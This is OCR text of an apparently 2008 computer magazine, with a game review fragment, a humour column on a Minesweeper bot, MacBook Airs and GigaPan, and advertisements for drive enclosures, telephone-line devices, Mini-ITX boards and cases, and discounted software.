mind-numbing grunt killing, Haze isn't that bad — just don't expect a cognitive challenge.

AVAILABLE PLATFORMS: PC-DVD, Wii, PS3, PS2, XBOX 360, NINTENDO DS

CONTACT Ubisoft
ONLINE www.hazegame.com
PRICE $99.95

✔ Multiplayer implementation.

✘ Derivative; glitchy.

VERDICT ★★½☆☆

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chip chat

by Peter Dockrill

SWEEPING YOUR SCHEDULE CLEAN

If work's getting on top of you, now could be a good time to break down your day and assess where and how exactly you're spending your time. For example, there might be a little fat in your routine, and maybe we can cut it out to make you a more productive worker. Yeah? OK! Take Windows Minesweeper. Ever play it? Sure you do! Everybody loves Minesweeper! *But did you know* that all that time you spend playing Minesweeper is time in which you could actually be working productively? Nope, I didn't either – but it's true! *If only* we could delegate our Minesweeper-playing responsibilities to somebody else, then maybe we could actually get some work done around here! Well folks, our prayers have been answered. Sweeperbot (*http://sweeperbot.org*) is an automated open-source app that plays minesweeper for you! Simply download Sweeperbot, double-click to install and you'll be back on track in no time! (Note: actual productivity, career fast-tracking and desire to still live not included.)


Slice and dice: Apple cuts the mustard. . .

Sharp and to the point!

Ooh. MacBook Airs. *Ahhh*. They're so refined and. . . chromey. Like a flat silver tech pancake made out of equal parts sex, aluminium and marketing budget. But did you know that they're actually quite dangerous? And we don't just mean 'to your savings account' either — nope, as these shots from **www.engadget.com** show, all that sleekness adds up to a pretty sharp finish. Yep, the MacBook Air cuts like a knife with a USB port. So, whether it's the boss's birthday, or time to prepare a mid-afternoon snack, or you're in need of a blade to defend your maligned fanboy honour, the MacBook Air could be just what you need. Just be careful where you point that thing, okay?

The new high-res on the block

Megapixels: they rocketed out of nowheresville to become the fastest-growing and highest-performing measurement unit in the digital specifications world today. Megapixels: stronger than gigabytes and smarter than gigahertz. Megapixels: women wanted to be with them; men wanted to *be* them. Yes folks, it's megapixels. And if you like megapixels, then you'll love the GigaPan (**www.gigapan.org**). It's a web site that allows users to upload multi-image panoramas stitched together from up to 360 separate exposures controlled by a robotic GigaPan mount. The result is a fully navigable image composed — wait for it — of *gigapixels*. You read that right: gigapixels. You'll be panning and zooming like nobody's business. Literally. (Yep, it's probably time to upgrade those privacy laws again.) apc



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
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

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ME-940U2M (IDE to USB)
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Welland External 2.5" IDE/SATA Aluminium HDD Enclosure with OTB

- For any 2.5" IDE/SATA hard disk drive
- Blue luminous front panel to indicate the power status
- Plug and play at any time
- Hot-swappable connection
- Support One-Touch-Backup (USB 2.0 mode only)
- Supports Windows 2000 / XP / Vista / Mac 9.x & above

ME-740J (SATA to USB & eSATA)
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Welland External 3.5" SATA Aluminium HDD Enclosure with OTB

- High-speed USB2.0 / eSATA interfaces
- Blue luminous front panel to indicate the power status
- Designed to be ultra-quiet and dissipate heat
- Compatible with high capacity hard drives
- Supports One-Touch-Backup (USB 2.0 mode only)
- Supports Windows 2000 / XP / Vista / Mac 9.x & above

ME-740PS (IDE)
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Welland GreenStar External 3.5" IDE/SATA to USB2.0 Power Saving Aluminium Enclosure with OTB

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- Extends life of HDD with power-management technology
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TELEPHONE CALL RECORDING FOR ANY APPLICATION

LINE CONNECT model

CRU2 is designed to connect direct to ANY telephone line extension, to provide High Quality telephone call recording to your PC (PC software provided) or other recording device. Provides automatic operation with start/stop capability from any telephone.

HANDSET CONNECT model

CRU3 is designed to connect to any PABX, COMMANDER, PSTN or VOIP handset. Will then provide High Quality telephone call recording to your PC (PC software provided). Automatic operation with start/stop activation from your PC.

PROFESSIONAL model

CRU4 provides all facilities of the CRU3 Model (it connects to any handset) and in addition allows message(s), or previous recordings to be played back to the other party at any time. Allows notes to be tagged to the recording file.

AUTO DIGITAL ANNOUNCEMENT

Our AUTOMATIC ANNOUNCEMENT DEVICE w Answer your incoming telephone calls, play announcement and then resume ringing of your telephones. Ideal for announcing change of number or that the call will be recorded.

TELEPHONE LINE DOOR STATION SOLUTION

DOOR STATION UNIT

DS2 will RING all of your telephones when a visitor arrives at your front door or gate. Answer to communicate. Open the door or gate with touch tones. Op ordinary single line or multi-line phone surface mount or flush mount door phone

PABX DOOR STATION UNIT

DS4 is designed to be connected to an analogue extension of any PABX, Commander or other multi line telephone system. DS4 goes "off hook" when activated by the door phone. Requires surface mount or flush mount door phone.

DOOR STATION DIAL OUT

Our New DS6 model will RING your telephones and then DIAL OUT to a pre-programmed telephone number if a visitor arrives and you are not home. Requires Surface Mount or Flush Mount Door Phone. Can also connect to a PABX extension.

DOOR PHONES

A range of door phones are available

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FAXSTREAM DUET SWITCHES

Will allow your Fax or Modem device to operate with the Telstra FaxStream Duet service.

Provides fully automatic fax reception, just like having a separate line. Two models are available.

INTELLIGENT FAXSWITCH

FAX SWITCH will allow your existing Fax Device to connect to a Single Telephone line or a Multi Line (PABX) phone system, to provide for FULLY AUTOMATIC Fax operation. Will operate with all existing telephones and also an Answering machine.

INTELLIGENT MODEMSWITCH

MODEM SWITCH allows your existing Data Modem Device to connect to any Single Telephone Line, Fax Line or a Multi Line (PABX) phone system, to provide for FULLY AUTOMATIC Dial In & Dial Out Modem Data operation. Models available that allow up to 8 devices on 1 line.

EFTPOS SWITCH

EFTPOS switch will allow your existing EFTPOS device to sha any existing Single Telephone Line, Fax Line or a Multi Line (PABX) phone system. Provides automatic connection on dialing. BARGE-IN protection prevents interference when line is in use. Alternative model will allow operation on 2 lines.

MISCELLANEOUS TELEPHONE LINE APPLICATION

VOIP SELECTOR

This device will allow you to connect one or more telephones to your TELEPHONE LINE and VOIP LINE. Incoming calls from either line ring on the connected telephone(s). Outgoing calls are automatically DEFAULTED to ONE LINE but the alternative line can be selected by DTMF code.

TWO LINE SELECTOR

Premium device will allow you to connect one Telephone Device to two Telephone lines (Telstra, Optus, VOIP, PABX etc). Ideal for EFTPOS, Cordless Phones, Modems etc. Additional features are provided, including automatic (or manual) selection of an alternative line if the default line is busy.

TELEPHONE CALL TRANSFER

Easy-Transfer will allow you to answer a call on one telephone and then TRANSFER the call to another telephone fitted to the same line. Also provides INTERCOM facility. Uses your existing telephones.

MULTIPLE NUMBER SWITCH

Operate Two numbers on one line. This device will conne your Multiple number calls to one set of phones or answering machine and your Normal number calls to another set of phones or answering machine.

TELEPHONE LINE ON HOLD SOLUTIONS

DIGITAL ON HOLD

DMC, Australia's Leading On Hold player, is an MP3 based Message On Hold Device, designed to provide the High Quality and High Reliability that is necessary for all telephone On Hold applications. Easy message change provided by replacing memory card.

ELECTRONIC MESSAGE UPDATE

DMS is available with range of optional Automatic electronic message update methods including Email, Modem, FTP and Network IP. We have a National Network of Dealers ready to produce your customized message.

SINGLE LINE ON HOLD

Just plug our MOH Line Sharer into any socket on your single telephone line, connect any audio source (Radio, PC or DMC) and you now have a professional telephone line On Hold facility for your existing telephones.

AUTOMATIC CALL ATTENDANT

Our single line CALL ATTENDANT will answer yo incoming calls after a preset number of rings, pl a greeting & then put your call on hold until you are able to answer. Also provides Message on Hold facility for your single line.

MORE MISCELLANEOUS EQUIPMEN

TELEPHONE LINE SIMULATOR

This TELEPHONE LINE SIMULATOR can be used for testing, programming & demonstration of analogue telecommunications equipment, without the need to use a telephone line and generating costly calls. 4 Models are available.

RING INDICATOR

This device detects incoming calls and will close/open a relay to match the cadence of the incoming ring. Can also be set to close a relay until a call is answered. Ideal for control of external horns or lights to advise of an incoming telephone call.

REMOTE TELEPHONE ACTIVATOR

Call in to Switch ON, Switch OFF or RESET your PC, SERVER or any electrical device by telephone line using touch tone commands. RTA connects to any telephone line. Requires PCU accessory. 3 models are available.

POWER CONTROL UNIT

PCU connects direct to the RTA and also to your pow socket to allow telephone line dial in switching of the 240V supply connected to your equipment. Easy Plug In User Installation. Controls up to 10 Amps.

DIGITAL AUDIO EQUIPMENT

MESSAGE ON DEMAND

TDS can be programmed with up to 256 MP3 based messages stored on an MMC/SD card, which can be recalled and played by keypad entry or time programmed sequences.

BACKGROUND MUSIC SYSTEM

High Quality BMS holds up to 8GB of MP3 Music/Messages on a SD Flash Card. Plays Messages at user set intervals. Powerful internal amp will allow direct connection of up to 8 speakers. Line Level output is also provided. Has encryption facility.

TALKING DISPLAY UNIT

TDU will play 1 or more pre-recorded messages as soon it is triggered by a movement sensor, a switch, or a preset time interval. Ideal for Product Promotions, Product Information, Message Warnings etc.

MULTIPLE INPUT UNIT

MIU will allow for up to 12 separate movement sensors switches to be connected to the TDU. Each sensor trigge its own unique message, output via any 8 ohm unpowered, powered or amplified speaker.

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
- VIA Vinyl 6 Channel Audio
- 6 USB 2.0 ports
- VIA 10/100 LAN
- VIA TV Out (HDTV)
- LVDS/DVI (optional)
- **Nano-ITX (120mm x 120mm)**
- Digital Media and Mobile Entertainment



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- All in One
- VIA C7™/Eden™ Processor onboard with Integrated UniChrome™ Pro AGP graphics w/MPEG-2 acceleration
- DDRII 400/533
- 1 PCI slot
- Vinyl 6 channel Audio
- IEEE 1394 Firewire
- 6 USB 2.0 ports
- 2 COM ports
- GLAN Controller
- TV Out (HDTV)
- LVDS/DVI (optional)
- **Mini-ITX (170mm x 170mm)**
- Digital Media, Entertainment, Set Top Box

Model: EPIA - EN

Powerful and Flexible Digital Media

- All in One
- VIA C7™ Processor onboard with Integrated UniChrome™ Pro AGP graphics w/MPEG-2 acceleration
- DDRII 400/533
- 1 PCI slot
- Vinyl 6 channel Audio
- 8 USB 2.0 ports
- 1 COM port
- 10/100M LAN
- TV Out
- **Mini-ITX (170mm x 170mm)**
- KIOSK, Thin Client

Model: EPIA - CN

- All in One
- VIA C3™/Eden™ Processor onboard with Integrated Unichrome AGP graphics w/MPEG-2 Acceleraton
- DDR 266
- CardBus/CompactFlash Support
- 1 PCI slot, 1 Floppy Connector
- Vinyl 6 channel Audio
- IEEE 1394 Firewire
- 4 USB 2.0 ports
- 2 COM ports
- VIA 10/100 LAN
- TV Out
- LVDS/DVI (optional)
- **Mini-ITX (170mm x 170mm)**
- Wireless Media,Kiosk,Set Top Box

Model: EPIA - MII

Hard Working Small&Quiet Systems

- All in One
- VIA Luke CoreFusion Processor with Integrated UniChrome Pro AGP Graphics with MPEG-2/MPEG-4 Acceleration
- DDR 400 DIMM
- 1 PCI slot
- 2 SATA ports
- VIA Vinyl 6 Channel Audio
- 8 USB2.0
- 4 COM ports
- 2 VIA 10/100 Ethernet (1 optical Gigabit)
- 1 Digital I/O 4GPI/4GPO
- LVDS/DVI (optional)
- **Mini-ITX Form Factor (170mmx170mm)**
- Always-on Point of Sales Applications

Model: EPIA - EK

Digital Media and Entertainment

- All in One
- VIA C3™/Eden™ with Processor onboard Integrated Unichrome AGP graphics w/MPEG-2 Acceleraton
- DDR 266
- 1 PCI slot, 1 Floppy Connector
- Vinyl 6 channel Audio
- IEEE 1394 Firewire
- 4 USB 2.0 ports
- VIA 10/100 LAN
- TV Out
- LVDS/DVI (optional)
- **Mini-ITX (170mm x 170mm)**
- Digital Media and Entertainment

Model: EPIA - M

19" Mini-ITX Rackmount

Model No.:7677

- 19" 1U Rackmount
- Internal 3.5HDD x 1
- PCI Expansion Slot x 2
- Slim Type CD / DVD x 1
- 45(H) x 484(W) x 400(D)
- Cooling: 2 x 40mm fans
- Power and HDD indicators
- **Mini-ITX(170mm x 170mm)**
- Power on/off

Firewall/VPN/Telephony/Telecom/VoIP Network/Security/Millitary Application

Model No.: C1B

- 19" 1U Rackmount
- Internal 3.5" HDD x 1
- Internal 2.5" HDD x 1
- PCI Expansion Slot x 1
- Slim CD-rom/DVD-rom x 1
- **19"(W) x 13"(D) x 1.75"(H)**
- **Mini-ITX(170mm x 170mm)**
- Cooling: 2 x 40x28mm fans
- Power on/off and system reset
- Power, LAN and HDD indicators

Firewall/VPN/Telephony/Telecom/VoIP Network/Security/Millitary Application

Model No.: C1E

- 19" 1U Rackmount
- Internal 3.5" HDD x 2
- PCI Expansion Slot x 1
- Slim CD-rom/DVD-rom x 1
- 19"(W) x 14.5"(D) x 1.75"(H)
- Front access USB & LAN ports
- Power LAN and HDD indicators
- **Up to 12" x 9.6" ATX size mobo**
- Power on/off and system reset
- Cooling: 1 x 97mm blower or 2 x 40x56mm fans

World's Smallest Case

Model No.: 1677

- Color: Black
- Front Port: USB x 2
- Internal 2.5 HDD x 1
- Slim Type CD / DVD x 1
- 60W/80W Power Adaptor
- **Nano-ITX (120mm x 120mm)**
- Power on/off and system reset
- **82.5mm(H) x 160mm(W) x 163mm(D)**

Home Media Center, Set Top Box, Kiosk, Wireless Media

Model No.: 2677

- Color: Black
- Expansion Slot x 1
- Internal 3.5" HDD x 1
- 4cm Cooling Fan x 2
- Slim Type CD / DVD x 1
- 60W/80W Power Adaptor
- **Mini ITX (170mm x170mm)**
- Power on/off and system reset
- **63.5mm(H) x 295mm(W) x 272mm(D)**

Home Media Center, Set Top Box, Kiosk, Wireless Media

Model No.: 2600

- Color: Black
- Expansion Slot x 1
- Internal 3.5" HDD x 1
- 4cm Cooling Fan x 2
- Slim Type CD / DVD x 1
- **63.5(H) x 295(W) x 272(D)**
- **Mini ITX (170mm x170mm)**
- 60W/80W Power Adaptor
- Power on/off and System Reset
- USB x 2, Audio x 1, Mic x 1, 1394 x 1, IR Module (Optional)

Set Top Box, Thin Client, Car Entertainment, Smart Mini PC

Model No.: 3677

- Front Port: USB x 2
- Internal 2.5" HDD x 1
- 6cm Cooling Fan x 1
- Slim Type CD / DVD x 1
- 60W/80W Power Adaptor
- **Mini ITX (170mm x170mm)**
- Power on/off and system reset
- **65mm(H) x 210mm(W) x 275mm(D)**

Set Top Box, Thin Client, Car Entertainment, Smart Mini PC

Model No.: 3688

- Front Port: USB x 2
- Internal 2.5" HDD x 1
- 6cm Cooling Fan x 1
- Slim Type CD / DVD x 1
- 60W/80W Power Adaptor
- **Mini ITX (170mm x170mm)**
- Power on/off and system reset
- **65mm(H) x 210mm(W) x 258mm(D)**

Stylish Cube Entertainment centers

Model No.: 669

- Expansion Slot x 2
- Internal 3.5" HDD x 1
- 4cm Cooling Fan x 2
- External 3.5" HDD x 1
- External 5.25" HDD x 2
- 200W ATX Power Supply
- **Mini-ITX (170mm x 170mm)**
- USB2.0 x 2, 1394/Audio/Mic x 1
- **200mm(H) x 225mm(W) x 330mm(D)**

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

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

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- PowerPoint 2007
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*for non-commercial use only

*FUEL UP With a $40 Petrol Voucher

3 User

*Offer valid 1st May - 31st July

$196 SAVE $33 off RRP
WebCode: MSA6101

Microsoft Office Standard 2007 Academic

Applications Included:

- Word 2007
- Excel 2007
- Powerpoint 2007
- Outlook 2007

Upgrade (MSA6106) **$437**

Full (MSA6103) **$613**

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*Offer valid 1st May - 31st July

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$259 SAVE $40 off RRP
WebCode: MSA6102

Microsoft Office Professional 2007

Applications included:

- Word 2007
- Excel 2007
- PowerPoint 2007
- Publisher 2007
- Access 2007
- Outlook 2007 with Business Contact Manager

Upgrade (MSA6109) **$492**

*Offer valid 1st May - 31st July

*FUEL UP With a $40 Petrol Voucher

$758 SAVE $91 off RRP
WebCode: MSA6108

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Windows Vista
Announcing Windows Vista with Service Pack 1

Why buy Windows Vista with Service Pack 1?


Because it's safer, more reliable, and more fun!

Microsoft Windows Vista Home Premium SP1 Academic Upgrade

Windows Vista Home Premium is the preferred edition for home desktop and mobile PCs. It provides a breakthrough design that brings your world into sharper focus while delivering the productivity, entertainment, and security you need from your PC at home or on the go.

Full (MSA5118) **$327**

Full Upgrade (MSA5119) **$187**




$113 SAVE $26 off RRP
WebCode: MSA5120

Microsoft Windows Vista Ultimate SP1

Windows Vista Ultimate is the most comprehensive edition of Windows Vista. It is the first operating system that combines all of the advanced infrastructure features of a business. Inherits features of both Home Premium and Business editions of Windows Vista.

Upgrade (MSA5124) **$380**



$423 SAVE $26 off RRP
WebCode: MSA5123

Speech recognition software

Nuance Dragon Naturally Speaking 9 Standard

An easy-to-use product that gives you everything you need to get started, including a free high quality headset mic with noise cancelling technology.

Student (NUA0059) **$56**

Academic (NUA0021) **$85**


$161 SAVE $38 off RRP WebCode: NUA0019

Works with portable devices

Nuance Dragon NaturallySpeaking 9 Preferred

Dragon NaturallySpeaking Preferred 9 gives small business users and PC enthusiasts the power to create documents, reports, emails and more—all by speaking! Fast, easy and amazingly accurate, it's over three times faster than typing. Just use your voice to dictate and edit in Microsoft Word and Excel, Corel WordPerfect, and virtually all Windows-based applications. You can even dictate into a handheld device when you're away from your PC, or use a Bluetooth microphone! It's never been easier to use—no script reading required, so you can get started right away!

Academic (NUA0018) **$164**



3x Faster Than Typing

$309 SAVE $90 off RRP WebCode: NUA0017

Nuance Volume Licensing

NUANCE

The Nuance Volume License Program (VLP) is a program that enables customers to license software for use, rather than purchase "boxed" products per user. This reduces product costs by eliminating unnecessary media, documentation, packaging, warehousing, and shipping. The savings are passed on to the customer in the form of a discount off the standard price.

Benefits for you

- Requires no commitment beyond the first purchase
- Purchasing made easy with no contract necessary
- Order any software on the same agreement during the one year term
- Choose to add Software Upgrade Assurance to any of your licenses

Get 15 licenses for the price of 10!

From 9th June to 31st August, take advantage of this great offer from Nuance with City Software. Eligible products include:

OmniPage 16
OmniPage Professional 16
PDF Create! 5
PDF Converter 5
PDF Converter Professional 5
PaperPort Professional 11
TextBridge Professional 11

BONUS Offer!

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
Convert PDFs fast!

Nuance PDF Converter 5

PDF Converter is the world's most accurate and best selling method for turning existing PDF files into fully-formatted documents, forms and spreadsheets – complete with text, columns, tables and graphics. Save time and money by turning your PDF and XPS files into fully-formatted, editable Microsoft Word, Excel, PowerPoint, Corel WordPerfect and Rich Text Format documents with PDF Converter.



$59 SAVE $10 off RRP WebCode: NUA0060

Create, convert & edit PDFs fast!

Nuance PDF Converter Professional 5

PDF Converter Professional 5, the only complete PDF solution designed specifically for business users, delivers everything you need to create, convert, and edit PDF files.

$148 SAVE $47 off RRP WebCode: NUA0064

Precision OCR scanning & PDF tools

Nuance Omnipage Professional 16

Allows business professionals to achieve new levels of productivity by eliminating the manual reproduction of documents.

- Precision OCR analysis
- Advanced security features

Upgrade (NUA0047) **$328**

$797 SAVE $202 off RRP WebCode: NUA0062

Quick and easy PDFs

Nuance PDF Create 5

Create PDF files from all of your documents with just a click of the mouse, thanks to PDF Create. Now it's easier than ever to share information or archive important files using the PDF format. Create documents up to 3 times faster than with other PDF applications, with results that are universally viewable from virtually any PDF viewer.

$57 SAVE $12 off RRP WebCode: NUA0062


New & improved Corel Graphics Suite

CorelDRAW Graphics Suite X4

CorelDRAW Graphics Suite X4 lets you tackle creative graphics and design projects with confidence. New tools make it easier and quicker than ever to deliver any creative project, from layout and photo editing, to illustration and bitmap-to-vector tracing.

- New modernised user interface
- New templates, clipart images, photos and more
- Live text formatting
- Online training with CorelTUTOR
- Advanced image-editing features (including RAW files)
- Collaborate with colleagues and clients using CorelDRAW ConceptShare
- Closely match colours between Corel, Microsoft and Adobe applications
- Enhanced Windows Vista integration

Student & Teacher (COR8972) **$115**
Upgrade (COR8971) **$220**



$513 SAVE $316 off RRP
WebCode: COR8968

#1 best-selling digital media software

Roxio Easy Media Creator 10

- Convert audio and video files to the format of your choice
- Make your digital memories stand out with powerful editing
- Burn fast and copy with one click - even on the latest Blu-ray and HD DVD discs
- Show of your latest vacation pics and clips on iPod, PSP and mobile phone

BONUS Sandisk 1GB USB Drive

$134 SAVE $45 off RRP
WebCode: ROX5002

Play Blu-ray and HD DVD discs on your PC

Corel WinDVD 9 Plus Blu-ray

Get ready for the next generation in video. WinDVD 9 Plus Blu-ray offers the ultimate DVD and video playback experience and plays Blu-ray, HD DVD and standard DVDs. Perfect for today and tomorrow.

Corel WinDVD 9 Plus (INV0003) **$127**

NEW

$188 SAVE $61 off RRP
WebCode: INV0004

Setting the standard in digital painting

Corel Painter X

New Corel Painter X the world's most powerful Natural-Media painting and illustration software, features unique digital brushes, art materials and textures that mirror the look and feel of their traditional counterparts.

Corel Painter X Upgrade (COR8701) **$335**

Corel Painter X Academic (COR8702) **$132**

$598 SAVE $201 off RRP
WebCode: COR8700


Copy discs with just one click

Nero 8

- Direct access to all features from the project launcher
- High Definition format support
- Xbox 360 and PlayStation 3 streaming features
- Blu-ray Disc and HD DVD burning support
- Graphics optimised for Windows Vista

PC AUTHORITY RECOMMENDED

$148 SAVE $51 off RRP
WebCode: NER0028



BUY Both & Save

Corel Paint Shop Pro Photo X2

The easiest way to get professional looking photos – fast!

$129

SAVE $70 off RRP
WebCode: COR9000

Corel Ulead Video Studio 11.5 Plus

Easy & Powerful Video Editing + DVD Authoring Imagine the Movies You'll Make

$173

SAVE $26 off RRP
WebCode: ULE0117

Corel Paint Shop Pro Photo X2 + Ulead VideoStudio 11.5 Plus

$199

SAVE $40 off RRP
WebCode: COR0103

Your one stop office suite

Corel WordPerfect Office X4 Standard Edition - Upgrade

The essential office suite for home and business users to create documents, spreadsheets, presentations, and manage e-mail. Open, edit and save Microsoft Office documents. Save hundreds with the built-in PDF tools. Also includes a digital notebook, data analysis software and free online service.

NEW

$202 SAVE $127 off RRP
WebCode: COR8986

Buy QuarkXPress 7 Get QuarkXPress 8 FREE!*

It's that simple. Buy QuarkXPress 7 now and start using the superior page-layout and design software used by millions of creative professionals around the world. Do so between May 1, 2008, and August 1, 2008, and you will receive an upgrade to QuarkXPress 8 FREE!

If you upgraded to QuarkXPress 7 anytime in the month of May, 2008, we'll make you the same offer*.

*See citysoftware.com.au/promotions


$1275 SAVE $124 off RRP
WebCode: QUA0040

Touch up family memories

Adobe Photoshop Elements 6

Create amazing composites with easy-to-use tools. Brush away wrinkles, unwanted objects, and other flaws. Make selections in a snap so you can easily adjust specific areas of a photo. Easily adjust skin tones for a more natural look. Keep every photo at your fingertips and show off your creativity in entertaining slide shows, photo mail, web galleries, and countless other ways.

Academic (AEP9532) **$93**



$124 SAVE $45 off RRP
WebCode: ALD9599

Top selling photo & video editing @ home

Adobe Photoshop Elements 6 & Premiere Elements 4

Adobe Photoshop Elements 6.0 plus Adobe Premiere Elements 4.0 software combines two powerful yet easy-to-use products to deliver the most complete photo and video editing solution. Adobe Photoshop Elements 6 software combines power and simplicity so you can make your photos look their best, easily find and view all your photos and video clips. Adobe Premiere Elements 4 software lets you share your movies on YouTube, Blu-ray Disc and virtually anywhere else. Additional features include:

- Add video-style effects to photo slide shows and then share them on disc or the web
- Create dramatic video freeze-frame effects and turn individual frames into disc covers and labels
- Excellent value for money!

Academic (AEP9533) **$132**

Bonus $30 Cashback!

You Pay $186
$156
After $30 Cashback*

SAVE $93 off RRP
WebCode: ALD9600

Adobe Creative Suite - Student Editions

Pursue your wildest ideas. Communicate any way you want, and build valuable careers skills. New integrated versions of Adobe Creative Suite - available at low student prices - include the tools you need for print, web, video, film, and media-rich interactive projects.

Eligible Individuals:
Only full or part-time students enrolled at Higher Education establishments defined as: accredited public or private university or college that grants degrees requiring not less than the equivalent of two (2) years study OR students enrolled at an accredited public or private school providing full-time instruction. The following Adobe products are available as Student Editions. When purchasing, students will be asked to apply for a serial number and proof of identity is required.

Adobe Creative Suite 3

Photoshop Extended Student Edition
$216
SAVE: $13
WebCode Mac: AES0016
WebCode Win: AES0017

Web Standard Student Edition
$282
SAVE: $17
WebCode Mac: ADS0014
WebCode Win: ADS0015

Production Premium Student Edition
$422
SAVE: $27
WebCode Mac: ADS0012
WebCode Win: ADS0013

Adobe Creative Suite 3.3

Just Updated

Design Standard Student Edition
$280
SAVE: $19
WebCode Mac: ADS0020
WebCode Win: ADS0021

Just Updated

Design Premium Student Edition
$419
SAVE: $30
WebCode Mac: ADS0018
WebCode Win: ADS0019

Just Updated

Master Collection Student Edition
$697
SAVE: $52
WebCode Mac: ADS0022
WebCode Win: ADS0023

Protect documents with PDF

Adobe Acrobat 9 Pro Windows

Acrobat 9 Pro helps business and creative professionals communicate and collaborate more effectively and securely with virtually anyone, anywhere. Unify a wide range of content in a single organised PDF Portfolio. Collaborate through electronic document reviews.

Academic - Win
(AEP9555) **$182**

$574 SAVE $265 off RRP
WebCode: ALD9652

Create & share professional work

Adobe Acrobat 9 Pro Extended Windows

Create and share professional work with virtually anyone, anywhere. Unify the widest range of content-including documents, spreadsheets, e-mail, images, video, 3D, and maps-in a single compressed and organised PDF Portfolio.

Academic - Win
(AEP9553) **$262**

$892 SAVE $407 off RRP
WebCode: ALD9650

Industry standard photo editing

Adobe Photoshop Extended CS3 Windows

Adobe Photoshop CS3 Extended software delivers everything in Photoshop CS3 and more.

Academic - Win
(AEP0064) **$379**

$1337 SAVE $398 off RRP
WebCode: ALD0095

A graphic design must

Adobe Creative Suite 3.3 Design Premium Windows

Let your ideas take flight with Adobe Creative Suite 3.3 Design Premium, which equips you to craft your best creative work more easily and efficiently than ever before. From thinking through concepts to finessing production details, you can leverage the intuitive tools in Creative Suite 3.3 Design Premium to make even your most visionary ideas real.

Includes:
- InDesign CS3
- Illustrator CS3
- Dreamweaver CS3
- Photoshop CS3 Extended
- Flash CS3 Professional
- Acrobat 9 Professional

Academic - Win (AEP9558) **$747**

Just Updated

Mac versions also available see page 17.

$2429 SAVE $1170 off RRP
WebCode: ALD9655

Ideal for web professionals

Adobe Creative Suite 3.3 Web Premium Windows

Includes:
- Dreamweaver CS3
- Flash CS3 Professional
- Photoshop CS3 Extended
- Illustrator CS3
- Fireworks CS3
- Acrobat 9 Professional
- Contribute CS3

Academic - Win
(AEP9564) **$622**

Just Updated

$2159 SAVE $1040 off RRP
WebCode: ALD9661

The Ultimate all-in-one package

Adobe Creative Suite 3.3 Master Collection Windows

Follow your ideas anywhere with Adobe Creative Suite 3.3 Master Collection software. A comprehensive creative environment featuring highly integrated, exceptionally productive tools for designing for print, web, interactive, film, video and mobile devices. Master Collection is a value-packed offering that helps you meet deadlines while you explore and express your creative ideas.

Includes:
- Adobe Photoshop CS3 Extended
- Flash CS3 Professional
- Fireworks CS3
- Adobe Version Cue CS3
- Adobe Device Central CS3.
- Illustrator CS3,
- Dreamweaver CS3,
- Acrobat 9 Pro
- Adobe Bridge CS3

Academic - Win (AEP9562) **$1245**

Just Updated

$3374 SAVE $1425 off RRP
WebCode: ALD9659

Perfect for AV production professionals

Adobe Creative Suite 3 Production Premium Windows

- After Effects CS3 Pro.
- Illustrator CS3
- Premiere Pro CS3
- Soundbooth CS3
- Photoshop CS3 Ext.
- Encore CS3
- Flash CS3 Pro.

Academic - Win
(AEP0044) **$812**
Upgrade - Win
(ALG1039) **$1196**
Student - Win
(ADS0013) **$422**

$2333 SAVE $643 off RRP
WebCode: ALD0075

Adobe

Precision drawing @ home

Autodesk AutoSketch 9

AutoSketch software provides a complete set of CAD tools for creating professional-quality precision drawings. A series of tutorials get you up and running fast. A Microsoft Windows XP, like interface provides a familiar environment for straight forward drafting.

